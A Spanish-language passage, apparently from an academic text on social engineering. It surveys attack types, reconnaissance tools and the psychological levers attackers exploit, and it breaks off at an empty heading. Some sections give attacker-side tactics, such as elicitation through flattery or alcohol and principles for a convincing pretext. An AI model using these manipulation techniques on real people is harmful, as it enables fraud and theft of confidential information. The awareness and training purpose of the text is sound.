La ingeniería social se diferencia de la piratería informática habitual en que el ingeniero social accede a información confidencial con permiso del propietario de la información. En esencia, son "estafadores" lo suficientemente buenos como para convencerte de que les des tu información directamente o manipularte para que pienses que su acceso es legítimo. A medida que los ataques de ingeniería social continúan creciendo en sofisticación y frecuencia, las empresas deben considerar la formación de sus empleados como un escudo frente a esta amenaza que puede causar grandes pérdidas a las empresas. Un ejemplo del grado de sofisticación en que se están volviendo los ataques es un ataque que se denominó "*Francophoned*" (Security, 2022). En abril del 2013, el secretario de un vicepresidente de una multinacional con sede en Francia recibió un correo electrónico que hacía referencia a una factura de un popular servicio de intercambio de archivos. Minutos más tarde, el mismo secretario recibió una llamada telefónica de otro vicepresidente de la misma empresa, indicándole que procesara la factura. El vicepresidente habló con cierta autoridad usando un francés fluido. Sin embargo, la factura era falsa y el vicepresidente que la llamó era un atacante. La supuesta factura era en realidad un troyano de acceso remoto (RAT) que estaba configurado para contactar a un servidor de comando y control (C&C) ubicado en Ucrania. Usando el RAT, el atacante tomó inmediatamente el control del ordenador infectado. Registraron pulsaciones de teclas, vieron el escritorio y examinaron y extrajeron archivos.

Algunas de las técnicas y ataques (Cberseg1922, 2022) más comunes catalogados en ingeniería social son los de suplantación de identidad, baiting, phishing, pretextos, spear phishing y tailgating. Todos estos métodos son similares en la forma en que se realizan, pero cada uno es único a su manera. A continuación, vamos a ver con más detalle cada uno de los tipos de ataque que existen en la actualidad.

3.1.- Suplantación de identidad

La suplantación de identidad es una de las varias herramientas de ingeniería social que se utilizan para acceder a un sistema o red con el fin de cometer delitos como fraude, espionaje industrial o robo de identidad. El ingeniero social se hace pasar por alguien en quien la víctima es más probable que confíe u obedezca de manera suficientemente convincente como para engañarla y permitirle el acceso físico a su oficina o al sistema de información. El ingeniero social

reconstruye pacientemente todos los fragmentos de información encontrados o entregados por la víctima. Estas, las víctimas que dan información consideran que lo que dicen o hacen es inocuo o poco confidencial, pero la combinación o conjunción de los detalles entregados le da al atacante lo que necesita para poder llegar a su objetivo. Cuanta más información tengan, mejor podrán evitar la detección. Los atacantes pasan tiempo investigando su objetivo y encuentran información sobre la víctima o una empresa mediante:

- Sitios web del mercado negro u otros ingenieros sociales.
- Sitios web de la empresa.
- Rebuscando en la basura, en inglés *dumpster diving*, consiste en buscar información de cualquier tipo, la cual pueda ser valiosa para un futuro ataque. Existen diferentes tipos de cosas que pueden ser valiosas para el atacante, como, por ejemplo, guías telefónicas de la empresa, organigramas, memorandos, manuales de políticas de la empresa, calendarios de reuniones, eventos y vacaciones, manuales del sistema, impresiones de datos confidenciales o nombres de inicio de sesión y contraseñas, código fuente, discos y cintas, membretes, hardware obsoleto… Estas fuentes de información pueden proporcionar un rico punto de información para el pirata informático. Las guías telefónicas pueden dar a los piratas informáticos nombres y números de personas a las que apuntar y suplantar. Los organigramas contienen información sobre las personas que ocupan puestos de autoridad dentro de la organización. Los manuales de políticas muestran a los piratas informáticos cómo de segura (o insegura) es realmente la empresa. Los calendarios son geniales: pueden indicar a los atacantes qué empleados están fuera de la ciudad en un momento determinado. Los manuales del sistema, los datos confidenciales y otras fuentes de información técnica pueden proporcionar a los piratas informáticos las claves exactas que necesitan para desbloquear la red. Por último, el hardware obsoleto, en particular los discos duros, se pueden restaurar para proporcionar todo tipo de información útil.
- Escuchar a escondidas conversaciones de los empleados, en inglés llamado *eavesdropping*, pueden existir diversos tipos, desde escuchar una conversación de forma presencial, por teléfono (*wiretapping*), o datos a través de internet (*network sniffing*).
- Suplantación de identidad (phishing) del correo electrónico, tiene lugar en el momento en que un atacante envía un mensaje de correo electrónico a un usuario con la finalidad de engañarle para que piense que el remitente es alguien conocido

y de confianza. En esos emails pueden añadirse enlaces a sitios web maliciosos o adjuntarse archivos infectados con malware. También puede utilizarse la ingeniería social para persuadir al destinatario de facilitar libremente información confidencial. La información del remitente es fácil de falsificar y se puede hacer de dos maneras:

  - Imitar una dirección de correo electrónico o dominio de confianza utilizando letras o números alternativos para que aparezcan solo ligeramente diferentes del original.
  - Disfrazando el campo 'De' para que sea la dirección de correo electrónico exacta de una fuente conocida y confiable

- Pretextos telefónicos, los atacantes pueden hacer que parezca que sus llamadas telefónicas provienen de un número específico. Ya sea uno conocido o confiable para el destinatario, o uno que indique una ubicación geográfica específica. Los atacantes pueden utilizar la ingeniería social, a menudo haciéndose pasar por alguien de un banco o atención al cliente, para convencer a sus objetivos de que, por teléfono, proporcionen información confidencial, como contraseñas, información de cuentas, números de seguridad social y más.
- *Stalking* a los empleados, en las redes sociales, se ha convertido en el escenario perfecto para realizar el delito de acoso a través de Internet mediante cualquier conducta: contratación de servicios mediante el uso indebido de datos personales, intentar de forma insistente y reiterada contactar con otra persona, o atentar contra su libertad, para sonsacar información confidencial.

3.2.- Baiting

El Baiting es un método de ataque de ingeniería social que es muy similar al phishing, sin embargo, lo que distingue al Baiting de los otros tipos de ataques de ingeniería social es que el Baiting es la promesa de un regalo que los piratas informáticos utilizan para atraer a las posibles víctimas. Los atacantes que usan Baiting se conocen como baiters. Los atacantes pueden ofrecer a la víctima potencial la posibilidad de descargar películas, música y juegos gratis si proporcionan credenciales de inicio de sesión en un sitio web en particular que ha sido creado por el atacante. Otra forma de Baiting es mediante la cual el atacante lleva a cabo el ataque dejando un dispositivo infectado con malware (como una unidad USB, una tarjeta Micro SD, etc.) en un área cerca de empresas, centros comerciales, hospitales, etc. Para asegurarse que alguien encuentre el dispositivo y conecte el dispositivo en sus ordenadores sin saber que se está instalando

malware en sus sistemas. Una vez que se instala el malware, el atacante puede, por lo tanto, avanzar con el ataque y explotar el sistema.

3.3.- Phishing

El Phishing es la práctica de enviar correos electrónicos que parecen provenir de sitios confiables con el objetivo de influir u obtener información personal. Este tipo de ataque puede consistir en el envío de un correo electrónico a las víctimas dónde podría incluir un archivo adjunto que podría cargar malware (software malicioso) en un ordenador o contener un enlace a un sitio web ilegítimo. Estos sitios web pueden inducir a la víctima a descargar software malicioso o entregar información y datos personales confidenciales. Es probable que cualquier persona en el mundo con una dirección de correo electrónico haya recibido un mensaje de phishing y, según las estadísticas, muchas personas han hecho clic en cualquier parte del correo electrónico, como un archivo adjunto o un enlace. Al hacer clic no te conviertes en inútil, es un error que ocurre cuando no te paras a pensar bien las cosas o simplemente no tienes la información para tomar una buena decisión. El motivo y la motivación de los phishers suele ser el dinero o la información.

3.4.- Pretexting

El Pretexting es la forma de ingeniería social que a menudo implica que el atacante se enfrente al objetivo u objetivos deseados cara a cara. El atacante a menudo se hace pasar por otra persona, por ejemplo, un técnico y hace uso de accesorios, como disfraces, órdenes de trabajo falsas o uniformes. Uno de los aspectos más importantes de la ingeniería social es la confianza. Si el atacante no puede generar confianza entre él y el objetivo, lo más probable es que falle en su objetivo. Un Pretexting sólido es una parte esencial para generar confianza hacia el objetivo. El atacante al usar este método de ingeniería social se inventa historias ficticias con tal de poder acceder a su objetivo, que suelen ser datos. Los atacantes más profesionales intentarán manipular a la víctima para que realice determinadas acciones que les permitan explotar las debilidades estructurales de una organización o empresa. Un ejemplo de Pretexting sería un atacante que se hace pasar por un auditor externo de servicios IT y dónde manipula al personal de seguridad de la empresa para que le permita ingresar al edificio y acceder a la infraestructura de datos.

3.5.- Spear Phishing

El spear phishing es una estafa por correo electrónico o comunicaciones electrónicas dirigida a una persona, organización o empresa. Aunque a menudo tienen la intención de robar datos con fines maliciosos, los ciberdelincuentes también pueden intentar instalar malware en el ordenador del objetivo. Llega un correo electrónico, aparentemente de un remitente confiable, pero en cambio lleva al destinatario desconocido a un sitio web lleno de malware. Estos correos electrónicos a menudo utilizan tácticas para llamar la atención de las víctimas. Por ejemplo, tener un reembolso de impuestos. Al personalizar sus tácticas de phishing, los spear phishers tienen tasas de éxito más altas para engañar a las víctimas para que otorguen acceso o divulguen información confidencial, como datos financieros o secretos comerciales.

3.6.- Tailgating

Tailgating, también conocido como Piggybacking, es un método de ataque de ingeniería social mediante el cual un atacante busca ingresar a una zona restringida, donde el acceso es controlado por sistemas de control de acceso electrónico simplemente caminando detrás de una persona que tiene derechos de acceso. Un tipo común de ataque es un atacante que se hace pasar por un conductor de reparto y espera fuera de un edificio. Cuando un empleado obtiene la aprobación de seguridad y abre la puerta, el atacante pide que el empleado sostenga la puerta, obteniendo así acceso de alguien que está autorizado a ingresar a la organización. Sin embargo, a veces el tailgating no funciona con organizaciones a gran escala, por lo que todas las personas que ingresan al edificio deben pasar una tarjeta para obtener acceso. Un ejemplo famoso fue el de Colin Greenless, consultor de seguridad de Siemens Enterprise Communications. Greenless utilizó tácticas de Tailgating para obtener acceso a varios pisos diferentes, así como a la sala de datos de una firma financiera que cotiza en la FTSE. Incluso pudo instalarse en una sala de reuniones del tercer piso, en la que trabajó durante varios días.

3.7.- Scareware

El scareware implica que las víctimas sean bombardeadas con falsas alarmas y amenazas ficticias. Los usuarios son engañados al pensar que su sistema está infectado con malware, lo que les pide que instalen un software que no tiene ningún beneficio real o que es el malware en sí. El Scareware también se conoce como software fraudulento. Un ejemplo común de

Scareware son los banners emergentes de apariencia legítima que aparecen en el navegador mientras navega por la web, mostrando texto como, "Su ordenador puede estar infectado con programas dañinos de spyware". Ofrece instalar la herramienta o lo dirigirá a un sitio malicioso donde su computadora se infecte. Scareware también se distribuye a través de correo electrónico no deseado que distribuye advertencias falsas o hace ofertas para que los usuarios compren servicios inútiles o dañinos.

3.8.- Shoulder Surfing

El Shoulder Surfing, es una técnica de ingeniería social empleada por los atacantes con el objetivo de conseguir información de un usuario en concreto. Puede parecer mentira, pero es una técnica muy provechosa, que permite robar credenciales, contactos, códigos de desbloqueo (PIN, patrón, etc.), incluso datos bancarios. El éxito reside en la sencillez y paciencia del atacante, y es que ninguno de nosotros llega a ser consciente cuando viajamos en metro, en el autobús o en tren de que, quien se sienta a nuestro lado o se encuentra muy próximo a nosotros, puede estar observando nuestros movimientos en el dispositivo con intenciones maliciosas. Mediante la tecnología de hoy en día, el atacante puede hacer uso de diferentes dispositivos, para ayudar a conseguir su objetivo, desde minicámaras, prismáticos, móviles…

3.9.- Office Snooping

Esta técnica parecida a la anterior es aprovechar el momento en que la víctima se ausenta de su lugar de trabajo para revisar y ojear toda la información visible y accesible que has dejado por exceso de confianza. Estos posibles datos pueden llegar a ser, contraseñas apuntadas en un papel, sesiones abiertas de ordenador, etcétera.

3.10.- Quid Pro Quo

El atacante consigue información a cambio de un teórico beneficio. Hay varios ejemplos, uno típico, que además es ingeniería social inversa, es que el atacante provoca algún tipo de problema en tu ordenador, por ejemplo, interfiere la banda de la red wifi y de pronto no tienes acceso a Internet. Casualmente recibes una llamada, “Hola, soy del departamento de IT, esta mañana estamos teniendo algunos problemas con el acceso a Internet, ¿puedes intentar

navegar?", por supuesto no puedes, el atacante irá ganando tu confianza hasta que, para solucionarlo, te pedirá las credenciales de acceso, al dárselas, en un minuto, el problema desaparece, no parece necesario avisar a seguridad. Otro ejemplo típico es la supuesta realización de un estudio para una importante compañía y solo por responder te harán un regalo, entre las preguntas que contestarás seguramente habrá alguna relacionada con las preguntas de seguridad, el nombre de tu mascota, cuál fue tu primer coche…

3.11.- Watering Hole

Este tipo de ataques están enfocados a compañías, con altos niveles de seguridad, en las que los usuarios visitan asiduamente sitios web de confianza relacionados con el contenido de la organización. Estos sitios web, han sido previamente estudiados e infectados por los atacantes, quienes suelen realizar primero un perfil de las potenciales víctimas llevando a cabo un estudio de sus costumbres. Una vez el empleado de la compañía objetivo visite el sitio web infectado, como suele hacer a menudo, infectará su equipo con malware que permitirá a los atacantes tomar el control del equipo del empleado y poder así espiar y robar información de la compañía.

Una vez que se ha fijado el objetivo del ataque, los ciberdelincuentes, centran sus esfuerzos en observar el tráfico de la compañía a atacar, haciendo especial hincapié en aquellos sitios visitados asiduamente y recogiendo la mayor información posible para crear un perfil concreto de la víctima. Cuando el usuario seleccionado visita la web de confianza, los ciber atacantes, tratan de explotar las vulnerabilidades de su navegador y al mismo tiempo, le redirigen a un servidor malicioso donde podrán instalarle un malware que permita el control del equipo.

4.- Métodos y técnicas para la generación de Ataques

En el apartado anterior, nos hemos centrado en los diferentes tipos de ataques que tiene la ingeniería social. En este apartado, profundizaremos sobre las metodologías, el funcionamiento y estrategias más utilizadas y hablaremos sobre las distintas herramientas de las que se disponen para perpetrar los ataques. La ingeniería social, tiene como punto fuerte la psicología, dado que con ella, se podrá extraer de una manera más eficiente la información, que anhela el atacante.

Por todo ello, el primer método del que vamos a hablar será referente a la obtención de la información. Nos centraremos en las maniobras que se utilizan para esa extracción de la información.

4.1.- Método para la obtención de información

Como hemos comentado anteriormente, las técnicas de sonsacar la información (Education I. G.-S., 2022), son uno de los aspectos más poderosos de la Ingeniería social. Son técnicas que pueden cambiar la forma de como enfocar la seguridad. Las maniobras de obtención de información consisten en provocar, sonsacar o llevar a una conclusión a alguien a través de la lógica. Pueden entenderse como una estimulación que expone una clase de conducta particular. En otras palabras, tener la capacidad de formular preguntas que puedan sonsacar a la gente y empujarlas a adoptar el comportamiento que el atacante desee. En el apartado anterior hemos hablado de diferentes tipos de ataque. Alguno de ellos su principal objetivo era poder obtener información de la víctima, como ejemplos explicados anteriormente podemos tener: Dumpster diving, Eavesdropping, Piggybacking y tailgating, Shoulder surfing, Office snooping, Baiting, Quid Pro Quo.

A parte de estas, existe otro tipo de técnicas, como, por ejemplo:

- Google hacking: se refiere a la actividad de utilizar el motor de búsqueda de Google y varios operadores de búsqueda para refinar los resultados. El motor de búsqueda de Google es extremadamente ágil y agresivo en su indexación, lo que a veces da como resultado que la información se indexe sin el conocimiento de la organización. Un atacante puede utilizar la información indexada por Google para preparar o adaptar su ataque y luego proceder. "Google Hacking" solía dominar la fase de reconocimiento,

pero ahora su uso está en declive. El auge de las herramientas de recopilación de información la ha desplazado como sistema alternativo de extracción de información.

- Herramientas de recopilación de información: En los últimos años se han creado algunas herramientas de inteligencia de código abierto (OSINT), herramientas que pueden ayudar a los defensores a proteger mejor sus activos de información o ayudar a los atacantes a simplificar la fase de reconocimiento. Dos de estas herramientas son Maltego (por Paterva) y FOCA (por Informatica64). Maltego actúa como una interfaz para la búsqueda de Google y otros servicios de búsqueda (registros de WHOIS, servidores de claves PGP, etc.). La tarea principal que realiza Maltego es comenzar con una entrada simple y construir un árbol de información alrededor de esa entrada. La entrada puede ser el nombre de una empresa, un nombre real o incluso una dirección de correo electrónico. Al centrarse en esa entrada y mostrar las asociaciones, se puede construir un árbol de información completo que se puede utilizar para adaptar un ataque de ingeniería social y maximizar sus posibilidades de éxito. Aunque Maltego no ofrece ninguna información nueva, en comparación con la información disponible a través de Google, facilita enormemente la fase de reconocimiento al poder automatizar las búsquedas y al poder representar gráficamente los enlaces entre los resultados de búsqueda. FOCA por su parte, es un analizador de metadatos de archivos. Durante la fase de reconocimiento, el ingeniero social puede usar FOCA para identificar documentos en el sitio web de destino, extraer información de metadatos como direcciones de correo electrónico, nombres de usuario, software utilizado y también identificar una pequeña cantidad de vulnerabilidades de seguridad. El atacante puede utilizar la información en uno de los dos escenarios siguientes:
    - Crear historias de fondo personalizadas para usar antes del ataque: si el usuario A crea/publica todos los documentos relacionados con las finanzas, entonces el usuario A será más susceptible a la historia de fondo relacionada con asuntos financieros.
    - Explotar vulnerabilidades técnicas: si los documentos PDF publicados se crean con una versión vulnerable de Adobe PDF, el atacante puede personalizar un ataque para que se ejecute contra esa versión de software específica, mejorando así sus probabilidades de éxito.
- Redes Sociales: Se ha demostrado que el uso extendido de las redes sociales es un punto focal para la escalada de ataques de ingeniería social. La información que solía ser privada y difícil de adquirir ahora es compartida voluntariamente por los propietarios de la información, lo que facilita enormemente la fase de reconocimiento para los

ingenieros sociales. Un atacante puede utilizar las redes sociales para adquirir información sobre: los intereses de las víctimas, sus redes sociales, su ausencia y presencia en áreas/eventos específicos y calificaciones.

- Reconocimiento de Whois: Whois es el nombre de un servicio que contiene gran cantidad de información sobre sitios web. Estos datos pueden ser, por ejemplo, correos electrónicos, números de teléfono, direcciones IP, … información útil, por ejemplo, para perfilar una empresa y detectar información de esta.
- Servidores públicos: Si el objetivo es una empresa u organización. Los servidores de acceso público son un buen punto de partida. Hay herramientas que pueden informar sobre estos servidores y, por lo tanto, sobre la propia empresa más que el sitio web.

A parte de las técnicas comentadas con anterioridad, también existen otras diferentes técnicas para extraer información de una manera más personal, mediante las relaciones sociales. En el primer paso para obtener éxito en la obtención de información se deben dar, en general, estas características (que compartimos la mayoría de los seres humanos):

- La cordialidad de la gente con extraños.
- Los profesionales quieren parecer inteligentes y bien informados.
- El halago es una manera de abrirse y dar la posibilidad a difundir más información.
- La gente no miente por mentir.
- La mayoría de la gente responde amablemente ante quienes parecen preocupados por ellas.

Mediante el listado anterior más la conjunción de ciertas cualidades que debe de tener un atacante, podrán tener mayor tasa de éxito estas cualidades:

- Naturalidad, dado que si existe la más mínima incomodidad se puede llegar a perder una conversión.
- Formación para disponer de una conversación con el objetivo, y saber responder en todo momento.
- Ser avaricioso, no se debe exprimir al máximo para obtener más información, dado que se puede perder una oportunidad.

Una vez comentadas las cualidades que se deben de tener para crear una conversación entre el atacante y su víctima, se describiremos las maniobras para la obtención de la información (Hadnagy, 2011):

- **Apelar al ego de una persona** consiste en realizar un halago a la persona de la cuál quieres obtener una información relevante y aprovechando la aceptación del halago y, que la persona baje la guardia, se puede esperar una ampliación de información, que puede llegar a interesar al atacante.
- **Expresar interés mutuo** es otra estrategia igual de poderosa que la anterior y consiste en compartir un interés con la víctima ofreciéndole ayuda e información sobre un interés que ambas partes comparten, la víctima muy probablemente exponga su estado actual en la materia, para orientar a la persona, que supuestamente le quiere ayudar y facilitar su labor. El atacante compartirá información que le interese así atrayendo a la víctima y creando un vínculo a largo plazo, dando la opción a obtener más información, cuando lo crea oportuno.
- **Hacer una afirmación falsa intencionadamente** durante una charla en un lugar con expertos o trabajadores de la empresa, que se quiere atacar, puede provocar la corrección por parte de una de las víctimas que de forma inconsciente expondrá datos reales que el atacante podrá obtener de forma sencilla.
- **Ofrecer información voluntariamente** en una reunión, este hecho suele provocar que los participantes de la conversación se sientan obligados a compartir información de un nivel o trascendencia, parecidos.
- **El conocimiento asumido** esta estrategia se suele ver en conversaciones donde varios expertos de un tema intercambian datos de interés y dónde el atacante interviene en algún momento para demostrar un nivel de conocimiento apto para poder seguir en la misma. En ese momento, si el atacante es capaz de compartir una opinión sólida e interesante, aunque esté basado en un conocimiento inferior, los demás integrantes le otorgarán un cache y una credibilidad y seguirán compartiendo información importante como si el propio atacante ya conociera.
- **Utilizar los efectos del alcohol**, dado que tiene un efecto desinhibidor en las personas que lo consumen, la estrategia de compartir una bebida alcohólica, mientras se trata una conversación puede producir que la víctima comparta información que, sin haber consumido alcohol, probablemente no compartiría.
- **El arte de hacer preguntas**, realizar preguntas oportunas en el momento indicado son probablemente una de las mejores armas para la obtención de información. Los

ingenieros sociales deben dominar esa capacidad, así como conocer los diferentes tipos de preguntas que existen y cuando usarlas.

4.2.- El pretexto

El pretexto, o también la suplantación, ya comentada con anterioridad, es una técnica o método, para convertirse en otra persona, y de este modo, incitar al objetivo a que proporcione cierta información o a que realice cierta acción.

Para llevar a cabo el pretexto, es muy importante seguir una serie de principios o requisitos para poder aplicarlo correctamente.

- Cuanta más investigación se realice, mayor probabilidad de éxito.
- Involucrar los intereses propios, hará que sus opciones aumenten. Eso dará una mayor realidad a la suplantación y facilitará la credibilidad.
- Tener la capacidad de aprendizaje de otras lenguas, dialectos o expresiones típicas hará ganar mayor credibilidad.
- Hablar por teléfono. Parece mentira, pero este mecanismo puede llegar a ser una de las herramientas más poderosas que puede disponer un ingeniero social.
- La simplicidad y la espontaneidad del pretexto, suele venir acompañado de éxito.
- Proporcionar al objetivo una conclusión lógica, para satisfacer sus expectativas. Dado que de esta manera el objetivo no tendrá dudas sobre su credibilidad.

4.2.1.- Tipos de Pretexto

Existen tres tipos de pretexto:

- Suplantación lógica: Este tipo de ataque trata de engañar a las víctimas de forma telemática, como puede ser correo electrónico, teléfono, o SMS.
- Suplantación física: En este caso, es el arte de hacerse pasar por otra persona para cometer el ataque. Se basa en un estudio previo de la persona, como pueden ser, sus rutinas, su manera de hablar, sus costumbres, …, para poder de alguna manera ser sustituido y pasar como si fuera la víctima.
- Suplantación digital: esta técnica cada vez se usa más dado que permite realizar trámites legales e interacciones sociales suplantando la identidad de una persona de una manera

relativamente sencilla, y haciendo creer al resto de usuarios que eres una persona que en verdad no eres, pudiendo recopilar información para el ataque.

4.3.- La psicología en la ingeniería social

La ingeniería social no solo involucra elementos psicológicos para el atacante, sino que también hay factores psicológicos que afectan a las víctimas. Los piratas informáticos explotan con mayor frecuencia las emociones y comportamientos humanos en el uso de un ataque de ingeniería social, como, por ejemplo, el miedo, la obediencia, la codicia y la amabilidad. Las emociones humanas son un aspecto crítico de la seguridad, ya que no se pueden mejorar realmente con el propósito de la seguridad, ya que son comportamientos que las personas realizan instintivamente, mediante el uso de la capacitación. No hay garantía de que todas las personas puedan detectar un ataque de ingeniería social y prevenir que suceda. Esto se debe a que un ingeniero social utilizará diferentes aspectos para asegurarse de explotar el elemento que está atacando y extraer los datos que necesita. Hay tres aspectos clave de la psicología social que nos ayudan a comprender los métodos utilizados por los ingenieros sociales, que incluyen:

- Usar rutas alternativas a la persuasión.
- Actitudes y creencias que afectan las interacciones humanas.
- Técnicas de persuasión e influencia.

4.3.1.- Emociones y comportamientos humanos

La Ingeniería Social es el arte de la manipulación y el acto de la piratería humana. Las formas y los medios de piratear el elemento humano de seguridad se reducen a la capacidad de influir o manipular las emociones y el comportamiento de las víctimas. La emoción es la clave para aumentar la probabilidad de tener éxito, como realizar un comportamiento deseado. Las emociones son la fuerza motivadora detrás del comportamiento y proporcionan los objetivos que dan forma y dirigen nuestras decisiones. Analizar cómo las tácticas de ingeniería social, las interacciones y el lenguaje corporal afectan las emociones, proporciona una perspectiva nueva y reveladora sobre lo que realmente está sucediendo.

Algunas de las emociones y comportamientos que los ingenieros sociales pueden tratar de utilizar a su favor a través de la influencia o la manipulación incluyen:

- **Autoridad:** como ingeniero social, posicionarse como una autoridad sobre su objetivo puede ayudar en gran medida a tener éxito.
- **Captar la simpatía**: la mayoría de los empleados quieren impresionar al jefe, por lo que harán todo lo posible para proporcionar la información requerida a cualquier persona con poder.
- **Difusión de la responsabilidad**: en esta técnica, se hace que los objetivos sientan que no pueden ser considerados responsables de sus acciones. Pueden verse aún más comprometidos cuando se les hace sentir que cualquier acción que tomen será por el bien común.
- **Miedo**: Como uno de nuestros motivadores más poderosos, el miedo es posiblemente la emoción más comúnmente manipulada cuando se trata de campañas de ingeniería social.
- **Culpa**: La emoción que se puede experimentar cuando nos enfrentamos a las acciones dañinas realizadas por nuestro grupo contra un grupo fuera de grupo. Es más probable que se experimente cuando las acciones dañinas se consideran ilegítimas.
- **Obediencia**: se refiere al uso de la autoridad, la obediencia es el cumplimiento de las órdenes de una persona de estatus social superior dentro de una jerarquía definida o cadena de mando.
- **Sobrecarga**: cuando la información llega demasiado rápido, el medio humano experimenta sobrecarga. La mente entra en un modo pasivo y la víctima tenderá a aceptar la información ya que ya no puede escudriñarla ni procesarla.
- **Confianza**: tener la creencia de que otras personas son generalmente confiables en oposición a la creencia de que los demás generalmente no son confiables o poco confiables.
- **Codicia**: en el caso de las campañas de codicia-explotación, estas rutinariamente ofrecen una recompensa generalmente monetaria por realizar una acción específica, esto se refiere al cebo como una forma de ataque.
- **Ayuda**: es el cuarto comportamiento humano que se explota comúnmente, ya que los individuos tienen la voluntad de ayudar a otra persona o un grupo.

4.3.2.- Influencias sociales

La influencia social implica conformarse para ser aceptado o querido por un grupo, donde no necesariamente uno realmente crea las cosas que está haciendo o diciendo. Esta tendencia se

debe al hecho de que uno de los instintos más básicos es estar en un grupo social de algún tipo. Esto se debe a que cuando un grupo de personas se reúnen y quieren permanecer juntas, debe haber algún grado de acuerdo en cuanto a reglas, moral y comportamientos, porque de lo contrario habría problemas entre los miembros. La influencia social puede ser un factor importante para llevar a cabo en métodos de ingeniería social porque es probable que las personas sigan tendencias o normas sociales. Dadas esas tendencias los atacantes se dirigirán a sus víctimas potenciales, buscando un llamado objetivo fácil para extraer la información que desean de ellos.

4.3.3.- Teorías psicológicas relacionadas con la ingeniería social

Una teoría es un marco basado en hechos para describir un fenómeno. En psicología, las teorías se utilizan para proporcionar un modelo para comprender los pensamientos, emociones y comportamientos humanos. Una teoría psicológica tiene dos componentes clave: debe describir un comportamiento y debe hacer predicciones sobre comportamientos futuros. La Ingeniería Social incluye factores de la psicología, así como teorías psicológicas, algunas teorías que se relacionan con la ingeniería social, son teorías del engaño y teorías de la confianza. El engaño y la confianza son dos elementos clave dentro de la ingeniería social, ya que cualquier persona que emprenda un método de ataque de Ingeniería Social tendrá que ganarse la confianza de su víctima potencial con un nivel de engaño. Esta sección analiza dos teorías psicológicas que se basan en el engaño y la confianza. Estas teorías son la Teoría del Engaño Interpersonal y la Teoría de la Manipulación de la Información.

Teoría del engaño interpersonal

La teoría del engaño interpersonal representa una fusión entre la comunicación interpersonal y los principios del engaño. Al mismo tiempo, tiene el potencial de iluminar teorías relacionadas con la credibilidad, la comunicación veraz y la comunicación interpersonal. La teoría del engaño interpersonal es un proceso interactivo. El uso de esta teoría se basa en cómo los individuos hacen interacciones dentro de la realidad real o como son percibidas en el consciente o inconsciente mientras están involucrados en la comunicación cara a cara.

Teoría de la manipulación de la información

La manipulación es el comportamiento que influye en alguien o controla algo de una manera inteligente o deshonesta. La manipulación se puede hacer para engañar a las personas con respecto a un producto, persona, datos o información. La gestión engañosa de la información

dada por el remitente con el fin de proporcionar a un receptor una percepción de esa misma información que el remitente cree que es falsa se conoce como manipulación de la información. La teoría de la manipulación de la información sugiere que los mensajes engañosos funcionan de manera engañosa porque violan encubiertamente los principios que rigen los intercambios. Dado que los interactuantes poseen suposiciones con respecto a la cantidad, calidad, forma y relevancia de la información que debe presentarse, es posible que los manipuladores exploten cualquiera o todas estas suposiciones manipulando la información que poseen para engañar a los oyentes.

4.3.4.- PNL

La PNL, programación Neurolingüística (Delgado, 2021), se basa en una serie de estrategias que tratan de identificar y aprovechar modelos de pensamiento y actuar directamente sobre el comportamiento de una persona a la hora de tomar decisiones.

La PNL fue creada por el matemático Richard Badler y el lingüista John Grinder en la década de los años 70. Buscaban crear un modelo formal y coherente del funcionamiento de la mente humana a partir de una recopilación de estudios, investigaciones y técnicas. Para ello se basaron en tres aspectos relacionados con la forma que tienen las personas en interactuar con su entorno.

- Visuales: Son aquellas personas que experimentan el mundo principalmente a través del sentido de la vista. Dan un peso mayor a la parte visual de la comunicación, acostumbran a ser locuaces y de pensamiento rápido.
- Auditivas: En este caso, son las personas que experimentan lo que acontece en el mundo exterior a través del sentido de la oída. Por ese motivo, procesan la información de forma secuencial, más ordenada y pausadamente.
- Kinestésicas: Las personas kinestésicas dan una mayor importancia a la interacción física, es decir al contacto.

Una vez se detecta cuál es el aspecto dominante de la persona, permite interactuar con ella de una forma más fácil. Si el atacante es capaz de detectar cuál de los tres aspectos es más dominante en la víctima, podrá encontrar la forma para que su mensaje sea mejor interpretado por la misma.

La PNL se puede utilizar como parte de los ataques de ingeniería social, ya que ayuda al atacante a recopilar información sobre sus víctimas potenciales a través del uso de perfiles de PNL.

4.3.5.- Sesgos cognitivos

Un sesgo cognitivo es un error sistemático en el pensamiento que afecta las decisiones y juicios que las personas hacen. A veces estos sesgos están relacionados con la memoria. La forma en que una persona recuerda un evento puede estar sesgada por varias razones y eso a su vez puede conducir a un pensamiento y una toma de decisiones sesgados. En otro caso, los sesgos cognitivos pueden estar relacionados con problemas de atención. Dado que la atención es un recurso limitado, las personas tienen que ser selectivas sobre a qué prestan atención en el mundo que las rodea. Debido a esto, los sesgos sutiles pueden colarse e influir en la forma en que vemos y pensamos sobre el mundo. Cuando estamos haciendo juicios y decisiones sobre el mundo que nos rodea, nos gusta pensar que somos objetivos, lógicos y capaces de tomar y evaluar toda la información que está disponible para nosotros. La realidad es, sin embargo, que nuestros juicios y decisiones a menudo están plagados de errores e inducidos por una amplia variedad de sesgos. Los sesgos cognitivos, si se usan correctamente, pueden ayudar a un atacante a influir en sus víctimas para que realicen cualquier forma de acción o manipulen sus comportamientos, al tiempo que afectan su juicio sobre el ataque.

4.3.6.- Micro expresiones

Las expresiones faciales pueden proyectar los sentimientos de una persona y la mayoría de las personas son capaces de reconocer una serie de expresiones faciales para reaccionar ante ellas. Los ejemplos más comunes son: tristeza, miedo, felicidad y sorpresa. Estas expresiones faciales, “macroexpresiones”, han sido estudiadas y comprendidas durante mucho tiempo por psicólogos y la mayoría de los investigadores coinciden en que estas expresiones pueden ser falsificadas. Sin embargo, Paul Ekman demostró que existe un segundo conjunto de expresiones faciales, llamadas "micro 18 expresiones" que transmiten la misma importancia que la proyección de emociones, pero no pueden ser falsificadas, o es extremadamente difícil para cualquiera fingirlas. Estas microexpresiones tienen lugar de forma involuntaria y en ventanas de tiempo extremadamente cortas. La mayoría de las personas no son conscientes de las microexpresiones que están proyectando ni son capaces de reconocer las microexpresiones de otras personas. Esto deja una gran oportunidad para que un atacante de Ingeniería Social desarrolle sus

habilidades de lectura de microexpresiones utilizando el Sistema de Codificación de Acción Facial (FACS) de Ekman y pueda reaccionar a las emociones proyectadas involuntariamente por la víctima. Un atacante de ingeniería social con capacitación en FACS puede reconocer que la víctima se siente feliz y contenta, o infeliz y asustada, y ajustar su enfoque en consecuencia. Al mismo tiempo, la víctima, al no comprender que revelan sus emociones a través de microexpresiones, se vuelve más susceptible al identificarse con el atacante, una sensación de ser comprendida sin necesidad de pronunciar ninguna palabra.

4.3.7.- Compenetración instantánea

